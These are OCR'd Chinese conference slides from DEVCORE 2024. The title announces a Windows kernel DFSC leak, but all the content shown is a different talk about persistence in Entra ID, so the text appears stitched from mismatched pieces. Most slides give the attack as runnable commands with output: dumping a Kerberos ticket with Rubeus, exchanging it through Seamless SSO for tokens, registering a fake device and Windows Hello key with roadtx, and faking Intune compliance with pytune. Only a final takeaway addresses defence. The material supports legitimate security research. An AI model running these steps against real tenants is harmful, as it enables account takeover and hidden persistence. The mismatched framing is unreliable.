LeakLess? Another Leak Way in Windows Kernel DFSC.


Angelboy@DEVCORE CONFERENCE 2024

部分畫面僅公布於研討會


Seamless SSO

- 預設不開啟；世界 500 強企業有 **27%** 使用
- 為什麼需要 **Seamless SSO** 而不使用 **SSO via PRT**？
  - **向下兼容**
- Windows 10、Windows Server 2016 以前的作業系統不支援 Hybrid joined (PRT)
- Seamless SSO 把 Entra ID 當作**地端網域內的服務**
  - 使用 **Kerberos** 對 Entra ID 進行驗證

Seamless SSO 驗證機制



合法、不提權的流程獲得 Access Token



透過 Rubeus 獲取 Service Ticket

```
PS C:\Users\Victim\Desktop\tool\Rubeus> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Victim\Desktop\tool\Rubeus> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityTok
HTTP/autologon.microsoftazuread-sso.com'


Id                   : uuid-c6f239f3-058b-4765-81fc-3e25d668f4d4-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetric
ValidFrom            : 3/8/2025 7:34:50 AM
ValidTo              : 3/8/2025 5:34:04 PM
ServicePrincipalName : HTTP/autologon.microsoftazuread-sso.com
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

PS C:\Users\Victim\Desktop\tool\Rubeus> .\Rubeus.exe dump /nowrap /service:HTTP

Action: Dump Kerberos Ticket Data (Current User)

[*] Target service  : HTTP
[*] Current LUID    : 0x15ad44a
    Base64EncodedTicket   :

      doIGODCCBjSgAwIBBaEDAgEWooIFJTCCBSFhggUdMIIFGaADAgEFoREbD01ZU1RFUklFUy5X
```

請求 Service Ticket

Dump Service Ticket

將 Service Ticket 兌換成註冊裝置的 Token

```
Rubeus>seamlesspass -tenant [redacted] -domain [redacted] -dc ECHO-DC01.[redacted] -c 29d
9ed98-a469-4536-ade2-f981bc1d605e -r urn:ms-drs:enterpriseregistration.windows.net -tgs doIGODCCBjSgAwIB

Leveraging Kerberos tickets to get cloud access tokens using Seamless SSO

[+] Seamless SSO is enabled for mysteries.world
[+] Loaded ticket as Kirbi
[+] Got Desktop SSO login token
[+] Got access token
    token_type                    : Bearer
    scope                         : adrs_access
    expires_in                    : 5346
    ext_expires_in                : 5346
    expires_on                    : 1741458040
    not_before                    : 1741452393
    resource                      : urn:ms-drs:enterpriseregistration.windows.net
    access_token                  : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkpETmFfNGk0cjdGZ2lr
sSTN4Vi1JVSIsImtpZCI6IkpETmFfNGk0cjdGZ2lnTDNzSElsSTN4Vi1JVSJ9.eyJhdWQiOiJ1cm46bXMtZHJzOmVudGVycHJ
    refresh_token                 : 1.ASsAi_7sXhmef0eaORZS1Pz-eZjt2SlppDZFreL5gbwdYF7CADwrAA.AgA
peuWamRam2jAF1XRQEAwDs_wUA9P_AqTlTs6uABtcXOs_Dq0Q8dC6Fvach9oHMgDkno5XYtw-1sBfR7ZX4y6s0Pbo0h_-
81lToG10j0pLEMMnGXhjdN9r49tlg4Xob6TFfG0F6qV1XtGhRkDqPombR2xZoL7l2pHFOgzIPMmGzySZ67UP829xZpbSa
```


兌換 Access, Refresh Token

持續潛伏攻擊流程


STEP 1: 獲取不帶有 deviceId 的 Token
Seamless SSO
STEP 2: 找到重新通過 MFA 驗證方式
STEP 3: 註冊新的 Device
STEP 4: 註冊新的 Windows Hello Key
STEP 5: 通過 Device Compliance

STEP 2: 找到重新通過 MFA 驗證方式

變更身分認證資訊的安全機制




DEMO:

確認具有 MFA Claim 的 Token

可以直接新增 MFA (不需再次驗證)

部分畫面僅公布於研討會

繞過 ngcmfa Claim 的限制



部分畫面僅公布於研討會

持續潛伏攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

STEP 2: 找到重新通過 MFA 驗證方式

註冊
新的 MFA

STEP 3: 註冊新的 Device

STEP 4: 註冊新的 Windows Hello Key

STEP 5: 通過 Device Compliance

STEP 3: 註冊新的 Device

註冊新的 Device


- 透過 Seamless SSO 拿到的 **Access Token** 註冊裝置
- 透過 Seamless SSO 拿到的 **Refresh Token** 兌換新裝置的 **PRT**

```
ROADtools>python pytune.py entra_join -o Windows -d DEVCORECONF -u victim@
orld -a $access_token
Saving private key to DEVCORECONF_key.pem
Registering device
Device ID: ecf664ec-7a6c-4f5c-97b8-953f3d6e7c25
Saved device certificate to DEVCORECONF_cert.pem
[+] successfully registered DEVCORECONF to Entra ID!
[*] here is your device certificate: DEVCORECONF.pfx (pw: password)
ROADtools>roadtx prt -u victim@                    -r $refresh_token -k DEVCORE
em --cert-pfx DEVCORECONF.pfx --pfx-pass $pfx_pass
Obtained PRT: 1.ASsAi_7sXhmef0eaORZS1Pz-eZjt2SlppDZFreL5gbwdYF7CADwrAA.AgAE
```

部分畫面僅公布於研討會

部分畫面僅公布於研討會

為什麼取得新裝置 PRT 不用重新驗證一次



- 只有註冊裝置的 Token 能夠違反標準的 Token 安全架構
- 使用者在註冊 / Joined 裝置的流程中只需要**驗證一次**
- 為了**改善使用者體驗**犧牲了一些安全性

持續潛伏攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

STEP 2: 找到重新通過 MFA 驗證方式

註冊新的 MFA

STEP 3: 註冊新的 Device

濫用使用者註冊裝置流程

STEP 4: 註冊新的 Windows Hello Key

STEP 5: 通過 Device Compliance

註冊新的 Windows Hello Key

```
ROADtools>roadtx prtenrich -u victim@                    --ngcmfa-drs-auth
Tokens were written to .roadtools_auth
ROADtools>roadtx winhello -k hello_devcoreconf.key
Saving private key to hello_devcoreconf.key
{'kid': 'ebd765bb-66b2-4263-ba9a-e3964d949639',
QYVVwVFZYcEpNVTVwU1hOSmJYUndXa05KTmtscVpFZE5SR1
1JWSlVhM2xSTUZWcFRFTktNR1ZZUVdsUGFVcExWakZSYVV4RFNqUk9XRkZwVDJsS2JXUXlXbmxPV0ZKNVUydFNS
ROADtools>roadtx describe
{
    "acr": "1",
    "aio": "AVQAq/8ZAAAA9yjVF8JbCX/yt/q
    "amr": [
        "pwd",
        "rsa",
        "ngcmfa",
        "mfa"
    ],
```

ENRICH PRT with MFA
& 註冊新的 Windows Hello KEY

Authentication method	Detail
Software OATH token	1b31ae50-2bcc-41ef-8756-db56837788ca
Windows Hello for Business	DEVCORECONF
Windows Hello for Business	ECHO-WIN11
Microsoft Authenticator	iPhone 15 Pro

持續潛伏攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

↓

STEP 2: 找到重新通過 MFA 驗證方式

註冊新的 MFA

↓

STEP 3: 註冊新的 Device

濫用使用者註冊裝置流程

↓

STEP 4: 註冊新的 Windows Hello Key

通過新註冊的 MFA 驗證

↓

STEP 5: 通過 Device Compliance

STEP 5: 通過 Device Compliance

繞過合規要付出的代價

繞過合規要付出的代價

- 駭客為了繞過合規，將自己的電腦 Entra joined 受駭企業的雲端網域 (Tenant) 並安裝了 Intune 以通過合規
- Intune 的功能不只檢查合規，並且能夠**派送程式、 腳本到裝置上**，並以**系統權限執行**；以及上傳本機檔案
- 藍隊發現異常後**打進駭客的電腦**，並撰寫事件調查報告

到底要怎麼繞過合規？

不要忘記我們的裝置是 ...

部分畫面僅公布於研討會

既然裝置是假的

那 Intune 為什麼不能也是 ...

部分畫面僅公布於研討會

透過 pytune 將虛擬的設備標記為合規

```
pytune>python pytune.py enroll_intune -o Windows -d DEVCORECONF -c DEVCORECONF.pfx -u vic
[*] resolved enrollment url: https://fef.msuc03.manage.mi
[+] successfully enrolled DEVCORECONF to Intune!
[*] here is your MDM pfx: DEVCORECONF_mdm.pfx (pw: passwo
pytune>python pytune.py check_compliant -o Windows -c DEV
[*] resolved IWservice url: https://fef.msuc03.manage.microsoft.com/TrafficGateway/Traffi
[*] resolved token renewal url: https://fef.msuc03.manage.microsoft.com/OAuth/StatelessOA
[+] victim_Windows_3/5/2025_11:17 AM is compliant!
pytune>
```

註冊新的 Intune 物件

回報合規狀態

Name	Enabled	OS	Version	Join type	Owner	Compliant
DEVCORECONF	Yes	Windows	10.0....	Microsoft E...	victim	Yes

CYCRAFT

持續潛伏攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

↓

STEP 2: 找到重新通過 MFA 驗證方式

註冊新的 MFA

↓

STEP 3: 註冊新的 Device

濫用使用者註冊裝置流程

↓

STEP 4: 註冊新的 Windows Hello Key

通過新註冊的 MFA 驗證

↓

STEP 5: 通過 Device Compliance

註冊虛擬的 Intune 裝置

DEMO:

透過 Seamless SSO 取得的 Token

建立符合 Conditional Access 的

虛擬裝置長時間潛伏在場域中

部分畫面僅公布於研討會

部分畫面僅公布於研討會

Takeaways

- 注意混合安全，關閉非必要的雲地混合功能
  (E.g. Soft Match, Seamless SSO)
